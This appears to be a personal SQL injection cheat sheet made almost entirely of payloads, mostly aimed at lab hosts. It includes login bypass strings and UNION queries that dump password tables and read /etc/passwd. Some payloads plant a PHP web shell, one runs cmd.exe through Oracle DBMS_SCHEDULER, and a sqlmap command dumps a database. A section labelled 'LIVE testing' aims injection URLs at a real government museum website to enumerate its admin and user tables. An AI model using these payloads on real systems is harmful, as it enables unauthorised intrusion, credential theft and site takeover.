**SQL Injection :**

**Admin login credentials field :**

' OR 'x'='x

anypassword' or 1=1#

djfg' or 1=1#

djfg' or 1=1 -- -

‘ or 1=1 or ‘1’=’1

' or 1=1 or '1'='1 -- -

'' OR 1=1-- -'

1 or 1=1 -- -

1' or '1'='1'-- -

admin%df%27 or 1=2 union select 1,database()#

**ACCOUNT TAKEOVER :**

Vulnerable Startup: Change Password

**admin' -- -**

**USERNAME FIELD & LOGIN FIELD :**

admin' -- --

1' UNION SELECT 1,password FROM users-- -

1' UNION SELECT 1,group\_concat(password) FROM users-- -

Email: test@example.com' OR 1 = 1 -- ']

**The login and the client-side validation can then easily be bypassed by going directly to this URL:**

http://10.10.88.56:5000/sesqli3/login?profileID=-1' or 1=1-- -&password=a

A screenshot of a computer

Description automatically generated

http://10.10.88.56:5000/sesqli3/login?profileID=-1%27%20or%201=1--%20-&password=a

**EDIT PROFILE SETTING :**

',nickName=(SELECT group\_concat(tbl\_name) FROM sqlite\_master WHERE type='table' and tbl\_name NOT like 'sqlite\_%'),email='

',nickName=(SELECT sql FROM sqlite\_master WHERE type!='meta' AND sql NOT NULL AND name ='usertable'),email='

',nickName=(SELECT group\_concat(profileID || "," || name || "," || password || ":") from usertable),email='

[http://192.168.2.11/sqli/sql4/search.php?job\_title=Project+Manager**'and‘1’=’1--**](http://192.168.2.11/sqli/sql4/search.php?job_title=Project+Manager'and‘1’=’1--)**+**

**'union select null,concat(grantee,'--',privilege\_type, '--',is\_grantable) FROM information\_schema.user\_privileges--+**

**'union select null,concat(user,'--',password) from mysql.user #**

**'union select 1,2,3,4,5,concat(user,'--',password) from mysql.user #**

**'union select 1,2,3,4,5,** **load\_file('/etc/passwd') #**

**Sometime its not working so we can encrypt by burpsuite in ASC|| hex value**

**'union select 1,2,3,4,5,** **load\_file(0xEncodedvalve) #**

**'union select 1,2,3,4,5,'ENTER YOUR CONTENT' into outfile'/var/www/sqli/sql9/temp/notsosecure.txt'--+**

**'union select 1,2,3,4,5,'<?php passthru("uname-a")?>'into outfile'/var/www/sqli/sql9/temp/shell.php'--+**

**http://192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH'**

**and ctxsys.drithsx.sn(1,(Select column\_name from all\_tab\_columns where**

**table\_name='SQLIROCKS' and rownum=1)) is null--**

**http://192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH'**

**and ctxsys.drithsx.sn(1,(SELECT SYS.DATABASE\_NAME FROM DUAL))%2**

**0is null--**

**192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH' and ctxsys.drithsx.sn(1,(Select banner from v$version where rownum=1)) is null—**

**http://192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH' and ctxsys.drithsx.sn(1,(select user from dual)) is null--**

**http://192.168.2.12:8085/EmployeeSearchPortal2/searchResults.jsp?employeeName=SMITH'%2**

**0order by 1--**

**http://192.168.2.12:8085/EmployeeSearchPortal3/searchResults.jsp?employeeName=SMITH' and ( select SYS.KUPP$PROC.CREATE\_MASTER\_PROCESS('DBMS\_SCHEDULER.create\_program(''myprog10'',''EXE CUTABLE'',''c:\WINDOWS\system32\cmd.exe /c copy c:\trophy.txt C:\apache-tomcat-7.0.42- windows-x64\apache-tomcat7.0.42\webapps\docs\userxx.txt'',0,TRUE);DBMS\_SCHEDULER.create\_job(job\_name=>''myjob10'',pr ogram\_name=>''myprog10'',start\_date=>NULL,repeat\_interval=>NULL,end\_date=>NULL,enabled=>T RUE,auto\_drop=>TRUE);dbms\_lock.sleep(1);dbms\_scheduler.drop\_program(program\_name=>''myp rog10'');dbms\_scheduler.purge\_log;')from dual) is not null --**

**http://192.168.2.12:8085/docs/userxx.txt**

**original website LIVE testing :**

**https://mna.inah.gob.mx/salas.php?sala=2 order by 9--**

**https://www.mna.inah.gob.mx/salas.php?sala=-2 union select 1,2,3,4,5,6,7,8,9 –**

**https://www.mna.inah.gob.mx/salas.php?sala=-2 union select 1,2,3,4,5,group\_concat(schema\_name),7,8,9 from information\_schema.schemata--**

**https://www.mna.inah.gob.mx/salas.php?sala=-2 union select 1,2,3,4,5,group\_concat(schema\_name,'<br>'),7,8,9 from information\_schema.schemata--**

**https://www.mna.inah.gob.mx/salas.php?sala=-2 union select 1,2,3,4,5,group\_concat(table\_name,'<br>'),7,8,9 from information\_schema.columns where column\_name like 0x257061737325--**

**https://www.mna.inah.gob.mx/salas.php?sala=-2 union select 1,2,3,4,5,group\_concat(table\_name,'<br>'),7,8,9 from information\_schema.tables where table\_schema=database()--**

**https://www.mna.inah.gob.mx/salas.php?sala=-2 union select 1,group\_concat(table\_name,'<br>'),3,4,5,6,7,8,9 from information\_schema.tables where table\_schema=database()**

**https://www.mna.inah.gob.mx/salas.php?sala=-2 union select 1,2,3,4,5,group\_concat(column\_name,'<br>'),7,8,9 from information\_schema.columns where table\_name='admin'**

**https://www.mna.inah.gob.mx/salas.php?sala=-2 union select 1,group\_concat(column\_name,'<br>'),3,4,5,6,7,8,9 from information\_schema.columns where table\_name='usuario'--**

**https://www.mna.inah.gob.mx/salas.php?sala=-2 union select 1,**

**,3,4,5,6,7,8,9 from usuario --**


**using burp suite double encode**


**url=%2Fsqli%2Fsql7%2Findex.php%2527%252bsleep%252850%2529%252b%2527**

**url=/sqli/sql7/index.php'+sleep(50)+'**

**Blind SQL INJECTION :**

**sqlmap -u http://10.10.17.146:5000/challenge3/login --data="username=admin&password=admin" --level=5 --risk=3 --dbms=sqlite --technique=b --dump --batch**





A screenshot of a computer

Description automatically generated

